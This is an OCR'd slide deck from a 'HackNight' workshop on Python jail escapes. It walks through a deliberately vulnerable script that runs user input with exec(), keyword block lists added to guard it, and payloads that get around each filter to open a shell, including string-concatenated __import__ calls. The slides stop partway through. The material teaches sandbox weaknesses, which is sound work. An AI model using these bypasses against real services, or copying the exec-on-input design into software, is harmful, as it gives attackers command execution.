HackNight


PyJail

3/30/2023


OSIRIS

What is PyJail


- Container Escape
- Given an Sandboxed execution environment in Python, Escape the container
- Privilege Escalation
- IPC (Inter-Process Communication)
- Self Evolving code




```
def business():
    print("I am doing business!")

if __name__ == "__main__":
    business()

#__EOF_
```



```
allen@10-18-248-5 hacknight 3:30 % python3 first.py
I am doing business!
allen@10-18-248-5 hacknight 3:30 %
```




```
# Second.py
# Remotely Executing Script that will listen for
# updated business logics and execute it

def business_logic2():
    #we aren't sure what will be the future logic,
    #so an exec should be fine?
    out = ""
    while True:
        out += input()
        out += "\n"
        if "__EOF__" in out:
            break
    print(out)
    exec(out)


if __name__ == "__main__":
    business_logic2()
~
~
```




```
allen@10-18-248-5 hacknight 3:30 % python3 second.py < first.py
^[[Cdef business():
    print("I am doing business!")

if __name__ == "__main__":
    business()

#__EOF__

I am doing business!
allen@10-18-248-5 hacknight 3:30 %
```

What if malicious actors took hold of the interface?



Original connection
User
Web Application
New Connection
Perpetrator
Man in the middle

important.txt




```
[allen@10-18-248-5 hacknight 3:30 % ls
 fifth.py         first.py         fourth.py         important.txt    second.py         sixth.py
 allen@10-18-248-5 hacknight 3:30 % 
```

PWNED!




```
1 fourth.py
import os

os.system("sh")
~
~
~
~
~
~
~
```




```
allen@10-18-248-5 hacknight 3:30 % python3 second.py
import os
os.system("sh")
#__EOF__
import os
os.system("sh")
#__EOF__

sh-3.2$ cat important.txt
very important
sh-3.2$
sh-3.2$ quit
```

What if we can protect the Sandbox?




```
def safe_to_execute(s):
    if "os" in s:
        return False
    if "import" in s:
        return False
    return True


def business_logic2():
    #we aren't sure what will be the future logic,
    #so an exec should be fine?
    out = ""
    while True:
        out += input()
        out += "\n"
        if "__EOF__" in out:
            break
    if not safe_to_execute(out):
        print("bad bad")
        exit()
    exec(out)
```




```
allen@10-18-248-5 hacknight 3:30 % python3 fifth.py
import os
os.system("sh")
#__EOF__
bad bad
allen@10-18-248-5 hacknight 3:30 %
```

STILL PWNED!




```
[allen@10-18-248-5 hacknight 3:30 % python3 fifth.py
exec(input()+"\n"+input())
#__EOF__
import os
os.system("sh")
[sh-3.2$ cat important.txt
very important
sh-3.2$
```

What if we check strings?




```
1 sixth.py
# fifth.py
# Remotely Executing Script that will listen for
# updated business logics and execute it
# with the caveat that it might be more secure

def safe_to_execute(s):
    if "os" in s:
        return False
    if "import" in s:
        return False
    if "exec" in s:
        return False
    if "eval" in s:
        return False
    return True


def business_logic2():
    #we aren't sure what will be the future logic,
    #so an exec should be fine?
    out = ""
    while True:
        out += input()
NORMAL  sixth.py                                                           40%
"sixth.py" 35L, 719C written
```




```
allen@10-18-248-5 hacknight 3:30 % python3 sixth.py
exec(input()+"\n"+input())
#__EOF__
bad bad
allen@10-18-248-5 hacknight 3:30 %
```

Python Scope




Enter Builtins




```
>>> dir()
['__annotations__', '__builtins__', '__doc__', '__loader__', '__name__', '__package__', '__spec__']
>>> __builtins__
<module 'builtins' (built-in)>
>>> dir(__builtins__)
['ArithmeticError', 'AssertionError', 'AttributeError', 'BaseException', 'BlockingIOError', 'BrokenPipeError', 'BufferError', 'BytesWarni
ng', 'ChildProcessError', 'ConnectionAbortedError', 'ConnectionError', 'ConnectionRefusedError', 'ConnectionResetError', 'DeprecationWarn
ing', 'EOFError', 'Ellipsis', 'EncodingWarning', 'EnvironmentError', 'Exception', 'False', 'FileExistsError', 'FileNotFoundError', 'Float
ingPointError', 'FutureWarning', 'GeneratorExit', 'IOError', 'ImportError', 'ImportWarning', 'IndentationError', 'IndexError', 'Interrupt
edError', 'IsADirectoryError', 'KeyError', 'KeyboardInterrupt', 'LookupError', 'MemoryError', 'ModuleNotFoundError', 'NameError', 'None',
 'NotADirectoryError', 'NotImplemented', 'NotImplementedError', 'OSError', 'OverflowError', 'PendingDeprecationWarning', 'PermissionError
', 'ProcessLookupError', 'RecursionError', 'ReferenceError', 'ResourceWarning', 'RuntimeError', 'RuntimeWarning', 'StopAsyncIteration', '
StopIteration', 'SyntaxError', 'SyntaxWarning', 'SystemError', 'SystemExit', 'TabError', 'TimeoutError', 'True', 'TypeError', 'UnboundLoc
alError', 'UnicodeDecodeError', 'UnicodeEncodeError', 'UnicodeError', 'UnicodeTranslateError', 'UnicodeWarning', 'UserWarning', 'ValueErr
or', 'Warning', 'ZeroDivisionError', '_', '__build_class__', '__debug__', '__doc__', '__import__', '__loader__', '__name__', '__package__
', '__spec__', 'abs', 'aiter', 'all', 'anext', 'any', 'ascii', 'bin', 'bool', 'breakpoint', 'bytearray', 'bytes', 'callable', 'chr', 'cla
ssmethod', 'compile', 'complex', 'copyright', 'credits', 'delattr', 'dict', 'dir', 'divmod', 'enumerate', 'eval', 'exec', 'exit', 'filter
', 'float', 'format', 'frozenset', 'getattr', 'globals', 'hasattr', 'hash', 'help', 'hex', 'id', 'input', 'int', 'isinstance', 'issubclas
s', 'iter', 'len', 'license', 'list', 'locals', 'map', 'max', 'memoryview', 'min', 'next', 'object', 'oct', 'open', 'ord', 'pow', 'print'
, 'property', 'quit', 'range', 'repr', 'reversed', 'round', 'set', 'setattr', 'slice', 'sorted', 'staticmethod', 'str', 'sum', 'super', '
tuple', 'type', 'vars', 'zip']
>>> 
```

__import__




```
>>> __import__
<built-in function __import__>
>>> __builtins__.__dict__["__import__"]
<built-in function __import__>
>>> __builtins__.__dict__["__import__"]("os").system("echo hi")
hi
0
>>> 
```

PWNED, AGAIN!




```
>>> exit()
allen@10-18-248-5 hacknight 3:30 % python3 sixth.py
__builtins__.__dict__["__imp"+"ort__"]("o"+"s").system("sh")
#__EOF__
sh-3.2$ cat important.txt
very important
sh-3.2$ 
```

What if we remove __builtins__?




```
# fifth.py
# Remotely Executing Script that will listen for
# updated business logics and execute it
# with the caveat that it might be more secure

def safe_to_execute(s):
    if "os" in s:
        return False
    if "import" in s:
        return False
    if "exec" in s:
        return False
    if "eval" in s:
        return False
    if "__builtins__" in s:
        return False
    return True


def business_logic2():
    #we aren't sure what will be the future logic,
```



```
allen@10-18-248-5 hacknight 3:30 % vim sixth.py
[allen@10-18-248-5 hacknight 3:30 % python3 sixth.py
